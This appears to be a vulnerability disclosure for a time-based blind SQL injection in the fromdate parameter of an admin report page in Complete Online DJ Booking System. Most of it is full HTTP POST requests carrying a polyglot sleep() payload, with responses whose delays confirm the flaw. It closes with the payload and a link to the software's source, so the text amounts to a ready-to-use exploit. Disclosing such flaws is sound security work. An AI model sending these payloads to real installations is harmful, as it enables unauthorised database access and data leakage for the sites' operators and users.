
SQL injection vulnerability exists in fromdate parameter of /admin/booking-bwdates-reports-details.php file of Complete Online DJ Booking System

Important user data or system data may be leaked and system security may be compromised

The environment is secure and the information can be used by malicious users.

Sleep time is 14s:




```
POST /odms/admin/booking-bwdates-reports-details.php HTTP/1.1
Host: 192.168.31.163
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: user_login=admin; userpassword=Test%40123; PHPSESSID=j0p31o04llac0iaqja43v4gc09
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 160

fromdate=(select(0)from(select(sleep(14)))v)/*'%2B(select(0)from(select(sleep(14)))v)%2B'"%2B(select(0)from(select(sleep(14)))v)%2B"*/&submit=&todate=01/01/1967
```

```
HTTP/1.1 200 OK
Server: nginx/1.15.11
Date: Mon, 18 Mar 2024 11:37:19 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/7.3.4
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 24371

<!doctype html>
<html lang="en" class="no-focus">
  <!--<![endif]-->
  <head>
    <title>
      Onlind DJ Management System - B/W Dates Booking Report
    </title>

    <link rel="stylesheet" href="assets/js/plugins/datatables/dataTables.bootstrap4.min.css">

    <link rel="stylesheet" id="css-main" href="assets/css/codebase.min.css">

```

Done

24,667 bytes | 14,009 millis

Sleep time is 24s:



```
POST /odms/admin/booking-bwdates-reports-details.php HTTP/1.1
Host: 192.168.31.163
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: user_login=admin; userpassword=Test%40123; PHPSESSID=j0p31o04llac0iaqja43v4gc09
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 160

fromdate=(select(0)from(select(sleep(24)))v)/*'%2B(select(0)from(select(sleep(24)))v)%2B'"%2B(select(0)from(select(sleep(24)))v)%2B"*/&submit=&todate=01/01/1967
```

```
HTTP/1.1 200 OK
Server: nginx/1.15.11
Date: Mon, 18 Mar 2024 11:38:05 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/7.3.4
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 24371

<!doctype html>
<html lang="en" class="no-focus">
  <!--<![endif]-->
  <head>
    <title>
      Onlind DJ Management System - B/W Dates Booking Report
    </title>

    <link rel="stylesheet" href="assets/js/plugins/datatables/dataTables.bootstrap4.min.css">

    <link rel="stylesheet" id="css-main" href="assets/css/codebase.min.css">

```

Done

24,667 bytes | 24,030 millis

Payload:fromdate=(select(0)from(select(sleep(24)))v)/*'%2B(select(0)from(select(sleep(24)))v)%2B'"%2B(select(0)from(select(sleep(24)))v)%2B"*/

Source Download：

https://www.campcodes.com/projects/php/online-dj-booking-system/